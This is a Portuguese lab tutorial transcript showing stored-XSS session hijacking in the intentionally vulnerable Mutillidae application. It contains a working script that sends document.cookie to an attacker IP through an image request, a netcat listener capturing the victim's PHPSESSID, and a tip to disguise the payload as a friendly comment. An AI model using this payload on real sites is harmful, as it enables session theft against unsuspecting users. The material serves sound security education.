

Sequestro de sessão com código

Transcrição

Nesta aula vamos realizar o sequestro de sessão de uma vítima.


Primeiro, acessamos a página do **Multilidae** como hackers e resetamos o Banco de Dados. E entramos na página referente ao Blog pelo seguinte caminho:

"OWASP 2013 > A3 - Cross Site Scripting (XSS) > Persistent (Second Order)"

Para sequestrar a sessão do usuário utilizaremos um código *javascript* e através dele vamos descobrir o *cookie* da vítima. Para tanto, inserimos na caixa de comentário da página de blog o seguinte código:

```
<script>
alert(document.cookie);
</script>
```

Com esse `script` espera-se que apareça em nossa tela um *pop up* com informações referentes ao *cookie*:



Na imagem acima verificamos, de fato, o *pop up*. Mas essa informação não é interessante, pois o cookie retornado não é de outro usuário, senão o nosso mesmo.

Normalmente, para que um ataque não levante suspeitas, é necessário criar comentários com conteúdo e não vazios como fizemos no último teste. Portanto, na caixa de comentário nós vamos escrever "Ficou bem legal o site" e junto disso acrescentamos o `script` desejado.

Mas, antes de roubar a sessão é preciso pensar em como acontece a inserção de um comentário na página.

Como hackers, ao escrevermos uma mensagem, enviamos para o servidor uma requisição que insere nossa mensagem no banco de dados. O servidor envia uma resposta para o hacker com todas as mensagens armazenadas na página, inclusive, a que escrevemos e que contem o código *javascript*. Assim, uma vítima ao logar a página do servidor faz uma requisição, uma consulta ao banco de dados e recebe uma resposta que está contaminada.

Nós desejamos inserir um código *javascript* para obter acesso ao *cookie* da vítima. Vamos acessar o Kali Linux e esconder a requisição dentro de uma imagem. Portanto, utilizamos `script`, `var imagem=new Image()` e a `source` da imagem que será o IP do Kali Linux, portanto, `imagem.src="http://192.168.1.39"`. Junto ao `imagem.src` nós vamos introduzir o pedido para que a vítima disponibilize seu *cookie*, portanto, `?" + document.cookie`. Lembrando que o endereço IP é diferente dependendo da rede que alguém utiliza. Por fim, fechamos o `script` e temos o seguinte código:

Ficou bem legal o site!


```
<script>
var imagem=new Image();
imagem.src="http://192.168.1.39?"+document.cookie;
</script>
```

Basta enviar o que acabamos de escrever apertando "Save Blog Entry". Assim, a mensagem será incluída no blog, observe:

 **View Blogs**


2 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2016-11-16 16:15:08	Ficou bem legal o site!
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Vamos acessar o blog do *Mutillidae* como usuário comum do site. A primeira vista o site parece estar normal, mas clicando com o botão direito e escolhendo a opção "Inspecionar > Network" algo chama atenção:



Name	Status	Type	Initiator	Size	Time	Timeline - Start Time	400.00 ms	600.00 ms	800
ddsmoothmenu-v.css	304	stylesheet	index.php?page=add-to-	397 B	13 ms				
bookmark-site.js	304	script	index.php?page=add-to-	397 B	13 ms				
ddsmoothmenu.js	304	script	index.php?page=add-to-	398 B	13 ms				
jquery.min.js	304	script	index.php?page=add-to-	398 B	14 ms				
colorbox.css	304	stylesheet	index.php?page=add-to-	397 B	6 ms				
jquery.js	304	script	index.php?page=add-to-	398 B	9 ms				
jquery.balloon.js	304	script	index.php?page=add-to-	397 B	6 ms				
jquery.colorbox-min.js	304	script	index.php?page=add-to-	397 B	3 ms				
coykillericon-50-38.png	304	png	index.php?page=add-to-	373 B	6 ms				
pdf-icon-48-48.png	304	png	index.php?page=add-to-	373 B	3 ms				
twitter-bird-48-48.png	304	png	index.php?page=add-to-	373 B	3 ms				
youtube-48-48.png	304	png	index.php?page=add-to-	373 B	2 ms				
owasp-logo-120-90.png	304	png	index.php?page=add-to-	374 B	4 ms				
back-button-64-64.png	304	png	index.php?page=add-to-	374 B	4 ms				
help-easy-button-48-48.png	304	png	index.php?page=add-to-	374 B	6 ms				
down_arrow_16-16.png	304	png	index.php?page=add-to-	373 B	4 ms				
link-icon-16-16.png	304	png	index.php?page=add-to-	373 B	2 ms				
magnifying-glass-icon.jpeg	304	jpeg	index.php?page=add-to-	373 B	3 ms				
showhint=1;...	(failed)	Other		0 B	1.00 s				

Clicando nesse arquivo temos o seguinte:



Name	Headers	Preview	Response	Timing
ddsmoothmenu-v.css				
bookmark-site.js				
ddsmoothmenu.js				
jquery.min.js				
colorbox.css				
jquery.js				
jquery.balloon.js				
jquery.colorbox-min.js				
coykillericon-50-38.png				
showhint=1;...	General Request URL: http://192.168.1.39/showhint=1;%20PHPSESSID=06tsnmioee56j04a92h3nj7pt2;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswithpersist=nada Request Headers Provisional headers are shown Referer: http://192.168.1.37/mutillidae/index.php?page=add-to-your-blog.php User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36 Query String Parameters (1)			


O endereço IP que aparece é justamente o do código que passamos! Junto ao número IP podemos verificar também outras informações da sessão.

Porém, como hackers, ainda não obtivemos sucesso. Mas, já conseguimos saber que o `http` utiliza a porta 80 e que o Kali Linux deve ficar atento a ela esperando a requisição da imagem falsa.

Para nos auxiliar existe uma ferramenta administrativa chamada *net catch*, responsável por abrir portas. Utilizando o Kali Linux abrimos o terminal e nele vamos usar o *net catch* (`nc`). O `nc` deve escutar (`-l`) e mostrar (`v`) a porta (`p`) de número 80, temos o seguinte:

```
> nc -lvp 80
```

Agora, após utilizarmos isso, podemos acessar a página da **Multillidae** como um usuário normal. E ao retornarmos no terminal do hacker verificamos que ele capta algo na porta 80:



```
root@kali:~# nc -lvp 80
listening on [any] 80 ...
connect to [192.168.1.39] from DESKTOP-N60H54S.home [192.168.1.33] 50872
GET /?showhints=1;%20PHPSESSID=06tsnmioee56j04a92h3nj7pt2;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswit
sist=nada HTTP/1.1
Host: 192.168.1.39
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537
Accept: image/webp,image/*,*/*;q=0.8
Referer: http://192.168.1.37/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate, sdch
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.6,en;q=0.4
```

Ou seja, o hacker consegue acessar a sessão da vítima!

Resumindo:

A vítima, que é administradora do site, acessou a página ignorando a existência de um script escondido e teve sua sessão capturada. Assim, quando o usuário acessa o *Mutillidae* e efetua seu login, escrevendo o usuário e a senha, a sessão já está nas mãos do *hacker*.

Através do resultado que foi obtido nós podemos pedir ao **Burb Suite** para nos auxiliar na tarefa de enganar o servidor.